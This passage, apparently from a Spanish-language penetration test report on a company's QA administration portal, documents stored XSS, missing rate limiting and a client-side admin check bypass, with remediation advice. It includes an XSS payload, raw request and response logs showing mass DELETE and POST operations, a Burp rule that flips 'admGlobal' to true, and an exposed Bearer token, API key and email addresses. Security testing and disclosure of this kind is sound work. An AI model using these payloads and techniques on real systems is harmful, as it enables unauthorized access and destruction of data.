
The table below shows the state of the systems:

Editar	Código	Nombre del Sistema	Activo	Ecosistema Agunsa
	GEMINI	GEMINI - Control de inspecciones	☒	☒
	PRUEBA1	<svg/onload=alert(document.domain)><input value=''	☒	☐


Luego, al cargar la sección “Administrar Usuarios” (*POST /api/v1/usuarios*) se emplea el mismo payload y también se puede replicar el comportamiento de inyección XSS.



Luego, al cargar la sección “Sistemas Clientes de API Keys” (*POST /api/v1/ /api/v1/clientes-api*) se emplea el mismo payload y también se puede replicar el comportamiento de inyección XSS.



Asimismo, al cargar la sección “Roles de Usuarios y Sistemas” (*POST /api/v1/roles*) se emplea el mismo payload y también se puede replicar el comportamiento de inyección XSS.



A02: Ausencia de Rate Limiting en Operaciones CRUD

Descripción:

Se ha identificado que los endpoints de administración de seguridad de la aplicación no implementan ningún mecanismo de control de frecuencia (rate limiting) sobre las operaciones de creación, modificación y eliminación. Un atacante autenticado con un Bearer token válido puede ejecutar operaciones CRUD masivas de forma automatizada —utilizando herramientas como Burp Suite Intruder— sin que el servidor detecte, limite ni bloquee el comportamiento anómalo. Los módulos afectados son los pilares de la seguridad de toda la plataforma: **Sistemas, Roles de Usuarios, Usuarios y Clientes de API Keys**. Se confirmó la ejecución exitosa de 13 operaciones DELETE consecutivas sobre el módulo de Sistemas, todas respondidas con HTTP 200 OK sin ningún mecanismo de detección o bloqueo.

OWASP TOP 10	A06:2025 – Insecure Design
CWE	CWE-770: Allocation of Resources Without Limits or Throttling CWE-400: Uncontrolled Resource Consumption
Nivel de criticidad	Alto (8.5)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:H/SC:H/SI:H/SA:N
Endpoints afectados	Sistemas: POST PUT DELETE /api/v1/sistemas/{id} Roles : POST PUT DELETE /api/v1/roles/{id} Usuarios : POST PUT DELETE /api/v1/usuarios/{id} API Keys : POST PUT DELETE /api/v1/clientes-api/{id}
Impacto	• Eliminación masiva de sistemas registrados: un atacante puede eliminar automáticamente todos los sistemas integrados (GEMINI, INSPECCIONES, RMS, PERFILES, etc.) en segundos, dejando la plataforma inoperativa para todos los usuarios. • Modificación masiva de roles y privilegios: mediante operaciones PUT masivas un atacante puede alterar los permisos de todos los roles del sistema, escalando o revocando privilegios a escala, afectando a todos los usuarios de los sistemas integrados (GEMINI, INSPECCIONES, RMS). • Eliminación o creación masiva de usuarios: el endpoint de usuarios sin rate limiting permite eliminar todos los usuarios del sistema o crear cuentas falsas masivamente, comprometiendo la integridad del directorio de acceso. • Revocación o creación masiva de API Keys: la eliminación masiva de clientes API dejaría sin acceso a todos los sistemas integrados que dependen de autenticación por API Key, causando una interrupción total del ecosistema. • La ausencia de rate limiting en módulos de seguridad convierte cualquier cuenta de administrador comprometida en un vector de destrucción total de la configuración del sistema. Sin backups automáticos ni trazabilidad de operaciones masivas, el daño podría ser irreversible en el corto plazo.

Recomendaciones	Implementar rate limiting en todos los endpoints de escritura de módulos críticos: configurar límites estrictos por usuario autenticado y por IP para los verbos POST, PUT y DELETE en los endpoints /api/v1/sistemas, /api/v1/roles, /api/v1/usuarios y /api/v1/sistemas-clientes. Utilizar express-rate-limit (Node.js) o un API Gateway con políticas de throttling. Valores recomendados: máximo 10 operaciones de escritura por minuto por usuario. Implementar confirmación para operaciones destructivas masivas: requerir una confirmación adicional (campo de texto, CAPTCHA o doble aprobación) para operaciones DELETE que afecten recursos críticos del sistema, de modo que no puedan ejecutarse de forma automatizada sin interacción humana. Implementar auditoría y alertas sobre operaciones masivas: registrar todas las operaciones de escritura en un log de auditoría con usuario, timestamp, recurso afectado e IP de origen. Configurar alertas automáticas ante patrones anómalos (más de N operaciones DELETE en X segundos por el mismo token). Habilitar soft delete en lugar de hard delete para registros críticos: implementar eliminación lógica (marcar como inactivo) en lugar de eliminación física de la base de datos para sistemas, roles y usuarios, permitiendo la recuperación ante ataques de borrado masivo sin necesidad de restaurar backups.
-----------------	--

Datos de prueba:


Usuario: **Insideadm**

Evidencia:

Los casos de funcionalidad vulnerable están asociadas a secciones con funcionalidad de mantención de registros “Adicionar”, “Editar”, “Eliminar”. En dicha funcionalidad se puede realizar operaciones masivas, en ese sentido cualquier funcionalidad que tenga una grilla y con las operaciones de eliminación son vulnerables.

<

Para ejemplarizar las operaciones de DELETE, En **CONFIGURAR SISTEMAS**, se crearon varios sistemas con código PRUEBA: PRUEBA, PRUEBA1, PRUEBA2, etc.



Contando con esa información se pudo eliminar masivamente los registros a través de la operación `DELETE /api/v1/sistemas/{codigo}`. La respuesta a cada solicitud confirma la eliminación exitosa sin ningún mecanismo de protección activado:

Request	Payload	Status code	Response received
0		200	441
1		200	758
2	PRUEBA	200	693
3	PRUEBA1	200	541
4	PRUEBA2	200	448
5	PRUEBA3	200	536
6	PRUEBA4	200	685
7	PRUEBA5	200	681
8	PRUEBA6	200	684
9	PRUEBA7	200	681
10	PRUEBA8	200	359
11	PRUEBA9	200	356
12	PRUEBA10	200	375
13	PRUEBA11	200	364
14	PRUEBA12	200	364

Request	Response
<pre> 1 DELETE /api/v1/sistemas/PRUEBA4 HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer 5 JPHedg5XlykZmY4ibkZRF4FWwX815LYOUFDx14fTdhWqTxPR 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 12 Content-Type: application/json 13 Accept: */* 14 Origin: https://qa-perfiles.agunsa.com 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: cors 17 Sec-Fetch-Dest: empty 18 Referer: https://qa-perfiles.agunsa.com/ 19 Accept-Encoding: gzip, deflate, br 20 Priority: u=1, i 21 Connection: keep-alive </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Tue, 14 Apr 2026 18:49:44 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 53 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X- 8 X-API-Key, Authorization 9 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 10 Cache-Control: no-store 11 Content-Security-Policy: default-src 'self';base-uri 'self';f 12 'self' data:;object-src 'none';script-src 'self';script-src-a 13 Cross-Origin-Opener-Policy: same-origin 14 Cross-Origin-Resource-Policy: same-origin 15 Etag: W/"35-LH4erI8vtk0c0hs/sjVesx0HwGc" 16 Origin-Agent-Cluster: ?1 17 Referrer-Policy: no-referrer 18 Strict-Transport-Security: max-age=31536000; includeSubDomain 19 X-Content-Type-Options: nosniff 20 X-Dns-Prefetch-Control: off 21 X-Download-Options: noopen 22 X-Frame-Options: SAMEORIGIN 23 X-Permitted-Cross-Domain-Policies: none 24 X-Xss-Protection: 0 25 26 { 27 "status":200, 28 "message":"OK", 29 "data":null, 30 "errors":[] 31 } </pre>

Para ejemplarizar las operaciones de CREATE (Insert), En **ADMINISTRAR USUARIOS**, a través de la operación **POST /api/v1/usuarios**. La respuesta a cada solicitud confirma la creación exitosa del usuario sin ningún mecanismo de protección activado:

Request	Payload	Status code	Response received
7	7	200	2192
8	8	200	4099
9	9	200	3229
10	10	200	3349
11	11	200	3895
12	12	200	4226
14	14	200	2775
16	16	200	3096
17	17	200	3304
18	18	200	3433
19	19	200	3741
20	20	200	3803
21	21	200	3679
22	22	200	3361
23	23	200	3256
24	24	200	3334
25	25	200	3059
26	26	200	3931
27	27	200	4620
28	28	200	4568
29	29	200	2229
30	30	200	3135

Request

```

1  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
2  Sec-Ch-Ua-Mobile: ?0
3  Access-Control-Allow-Origin: *
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
5  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
6  Safari/537.36
7  Content-Type: application/json
8  Accept: */*
9  Origin: https://qa-perfiles.agunsa.com
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://qa-perfiles.agunsa.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
17 {
18   "email": "rberrospi@gmail.com",
19   "nombre": "PRUEBA23",
20   "login": "PRUEBA23",
21   "activo": true,
22   "administrador": false
23 }

```

Response

```

13 ETag: W/"9D-W4EKF12YKDDUNOCB2XPFCF7eXCU"
14 Origin-Agent-Cluster: ?1
15 Referrer-Policy: no-referrer
16 Strict-Transport-Security: max-age=31536000
17 X-Content-Type-Options: nosniff
18 X-Dns-Prefetch-Control: off
19 X-Download-Options: noopen
20 X-Frame-Options: SAMEORIGIN
21 X-Permitted-Cross-Domain-Policies: none
22 X-Xss-Protection: 0
23 {
24   "status": 200,
25   "message": "OK",
26   "data": {
27     "email": "rberrospi@gmail.com",
28     "nombre": "PRUEBA23",
29     "activo": true,
30     "administrador": false,
31     "login": "prueba23"
32   },
33   "errors": []
34 }

```

El resultado de dicha operación da cuenta de la creación de múltiples usuarios.

Editar	Login	Nombre	Email	Activo	Admin
	prueba20	PRUEBA20	rberrospi@gmail.com	☒	
	prueba21	PRUEBA21	rberrospi@gmail.com	☒	
	prueba22	PRUEBA22	rberrospi@gmail.com	☒	
	prueba23	PRUEBA23	rberrospi@gmail.com	☒	
	prueba24	PRUEBA24	rberrospi@gmail.com	☒	
	prueba25	PRUEBA25	rberrospi@gmail.com	☒	
	prueba29	PRUEBA29	rberrospi@gmail.com	☒	

Para ejemplarizar las operaciones de UPDATE, En **CONFIGURAR CLIENTE API** se crearon varios registros con código PRUEBA: PRUEBA, PRUEBA1, PRUEBA2, etc.

CONFIGURAR CLIENTES API		
Buscar		Agregar Cliente API
Editar	Nombre del Cliente de API	Activo
	PRUEBAA	☒
	PRUEBAB	☒
	PRUEBAC	☒
	PRUEBAD	☒
	PRUEBAE	☒
	PRUEBAF	☒
	PRUEBAG	☒

Contando con esa información, se pudo actualizar masivamente los registros a través de la operación **POST /api/v1/clientes-api**. La respuesta a cada solicitud confirma la creación exitosa del usuario sin ningún mecanismo de protección activado:

Request ^	Payload	Status code	Response
0		200	711
1	11	200	565
2	12	200	918
3	13	200	564
4	14	200	709
5	15	200	563
6	16	200	562
7	17	200	707
8	18	200	919
9	19	200	705
10	20	200	428
11	21	200	383

Request

Pretty Raw Hex

```

Content-Type: application/json
Accept: */*
Origin: https://qa-perfiles.agunsa.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://qa-perfiles.agunsa.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "id": "25",
  "nombre": "PRUEBA25",
  "activo": true,
  "apiKey": "j0vnm3FmdlIY5wfJavS_cKXlo90l_25",
  "roles": [
  ],
  "codigoSistema": null
}
```

id de registro que actualiza los campos

Response

Pretty Raw Hex Render

```

18 X-Dns-Prefetch-Control: off
19 X-Download-Options: noopen
20 X-Frame-Options: SAMEORIGIN
21 X-Permitted-Cross-Domain-Policies: none
22 X-Xss-Protection: 0
23
24 {
  "status": 200,
  "message": "OK",
  "data": {
    "id": "25",
    "nombre": "PRUEBA25",
    "activo": true,
    "apiKey": "j0vnm3FmdlIY5wfJavS_cKXlo90l_25",
    "roles": [
    ]
  },
  "errors": [
  ]
}
```

Datos actualizados

B01: Evasión de control de verificación de Administrador Global al inicio de sesión

Descripción:

Se ha identificado que la aplicación devuelve en la respuesta del endpoint de autenticación toda la información de autorización del usuario asociado a su rol en el parámetro **admGlobal**. El frontend confía ciegamente en estos datos para determinar los permisos del usuario actual, sin que el backend realice validaciones adicionales de autorización en las peticiones posteriores (usando el token devuelto).

En ese sentido un atacante con una cuenta de usuario normal puede interceptar y modificar la respuesta de login (usando Burp Suite Match & Replace o cualquier proxy MITM) para forzar la entrada al sistema como (admGlobal: true + todos los privilegios de PERFILES) que si bien le da acceso por la seguridad en el backend del endpoint no le permite ejecutar operaciones sino solamente navegar entre las diferentes opciones.

Esto demuestra que la lógica de control de acceso está parcialmente implementada en el cliente en lugar de estar enforced server-side.

OWASP TOP 10	A01:2025 – Broken Access Control
CWE	CWE-602: Client-Side Enforcement of Server-Side Security CWE-285: Improper Authorization
Nivel de criticidad	Baja (2.0)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
URL afectada	POST https://qa-perfiles.agunsa.com/api/v1/login
Impacto	- Un usuario sin privilegios de administrador puede acceder al panel de configuración y navegar por todas las secciones de administración del sistema (Configurar Sistemas, Administrar Usuarios, Sistemas Clientes de API Keys, Roles de Usuarios y Sistemas, Configurar Envío de Correos, Configuración de Parámetros, Observabilidad). - El acceso es limitado a navegación: al intentar ejecutar operaciones reales el backend responde HTTP 403 “No está autorizado”, lo que confirma que la validación de autorización existe en el backend para operaciones, pero no para el control inicial de acceso al panel. - Exposición de la arquitectura y estructura interna del sistema de administración, lo que facilita el reconocimiento para ataques posteriores más dirigidos. - El hallazgo demuestra una deficiencia de diseño: la lógica de acceso inicial depende de datos controlables por el cliente en lugar de ser validada por el servidor desde el primer request post-login.

Recomendaciones	1. Eliminar el parámetro admGlobal del response de login: el servidor no debe devolver información de autorización en el response del login. Los privilegios del usuario deben obtenerse en cada sesión directamente desde el backend validando el token, nunca desde datos devueltos al cliente que puede manipular. 2. Implementar validación de autorización server-side en el acceso al panel: el backend debe verificar los privilegios del usuario (mediante el token JWT o sesión) antes de servir las rutas del panel de administración, no solo al momento de ejecutar operaciones. La verificación debe ocurrir en cada request, no solo en los endpoints de datos. 3. Adoptar el principio de Zero Trust en el frontend: el frontend nunca debe tomar decisiones de seguridad basadas en datos devueltos por el servidor que el usuario puede interceptar y modificar. Las decisiones de acceso deben siempre resolverse consultando al backend con el token de sesión.
-----------------	---

Datos de prueba:

Se emplean dos usuarios con diferentes privilegios, el usuario **Insideusr** tiene una opción de **admGlobal:false** y el usuario **Insideadm** con **admGlobal:true**

Permisos de **Insideusr** (-) Menores Privilegios


```
{
  "status":200,
  "message":"OK",
  "data":{
    "usuario":{
      "email":"rberrospi@gmail.com",
      "nombre":"Inside Security",
      "login":"insideusr"
    },
    "admGlobal":false,
    "tipoAutenticacion":{
      "codigo":"INTERNA",
      "nombre":"Contraseña interna",
      "tipo":"INTERNA"
    },
    "privilegios":{
      "PERFILES":{
        "CONSULTA":true,
        "LOG":true
      }
    }
  },
}
```

Permisos de **Insideadm** (+) Mayores Privilegios


```
{
  "status":200,
  "message":"OK",
  "data":{
    "usuario":{
      "email":"alfredo.venegas@agunsa.com",
      "nombre":"Inside Security adm",
      "login":"insideadm"
    },
    "admGlobal":true,
    "tipoAutenticacion":{
      "codigo":"INTERNA",
      "nombre":"Contraseña interna",
      "tipo":"INTERNA"
    },
    "privilegios":{
      "PERFILES":{
        "CONSULTA":true,
        "LOG":true
      }
    }
  },
}
```

Evidencia:

Como primer paso, se ingresa a <https://qa-perfiles.agunsa.com/> con las credenciales del usuario *Insideusr*.




Cuando se ingresa con un usuario válido se puede apreciar el usuario no tiene acceso a la plataforma debido a que no es Administrador Global de Perfiles.



El paso siguiente es dar OK, dando como resultado que no se puede ingresar a la sesión.

En ese sentido, para evidenciar la vulnerabilidad de **Privilege Escalation** se recurre a la **Técnica utilizada: Match and Replace** en la herramienta de **Burp Suite (Response Body Manipulation)**.




En ese sentido, en dicha herramienta se configuran reglas automáticas de **Match and Replace** en para modificar la respuesta del endpoint de login en tiempo real. Las reglas que se configuran se aplican automáticamente a todas las respuestas que pasan por el proxy.

Al iniciar sesión con una cuenta de usuario normal (*Insideusr*), Burp (herramienta MITM) modifica la respuesta del servidor antes de que llegue al navegador/frontend.

Regla 1	admGlobal
Type	Response body
Match	"admGlobal":false
Replace	"admGlobal":true
Pantalla de configuración de la regla	
Edit match/replace rule Settings mode Script mode Type Response body Match "admGlobal":false, Replace "admGlobal":true, Regex match ☐	

Una vez establecidas las reglas, se ingresa a <https://qa-perfiles.agunsa.com/> con las credenciales del usuario **insideadm**.



